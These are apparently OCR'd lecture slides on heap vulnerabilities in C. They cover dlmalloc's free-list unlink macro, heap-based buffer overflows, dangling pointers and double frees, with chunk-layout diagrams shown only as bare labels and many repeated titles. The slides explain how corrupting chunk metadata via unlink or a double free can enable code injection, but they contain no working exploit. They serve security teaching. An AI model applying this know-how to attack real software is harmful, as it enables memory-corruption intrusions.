
- Removing a chunk from the doubly linked list of free chunks:

```
#define unlink(P, BK, FD) {
BK = P->bk;
FD = P->fd;
FD->bk = BK;
BK->fd = FD; }
```


- This is:

```
P->fd->bk = P->bk
P->bk->fd = P->fd
```


Heap management in dlmalloc




Heap management in dlmalloc




Heap management in dlmalloc



Heap management in dlmalloc



Heap-based buffer overflows



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



Heap-based buffer overflows


- After unlink




Dangling pointer references

- Pointers to memory that is no longer allocated
- Dereferencing is unchecked in C
- Generally leads to crashes
- Can be used for code injection attacks when memory is deallocated twice (double free)
- Double frees can be used to change the memory management information of a chunk

Double free



Chunk2
Size of prev. chunk
Size of chunk2
Forward pointer
Backward pointer
Old user data
Chunk3
Size of prev. chunk
Size of chunk3
Forward pointer
Backward pointer
Old user data

Double free




Chunk2
Size of prev. chunk
Size of chunk2
Forward pointer
Backward pointer
Old user data
Chunk3
Size of prev. chunk
Size of chunk3
Forward pointer
Backward pointer
Old user data

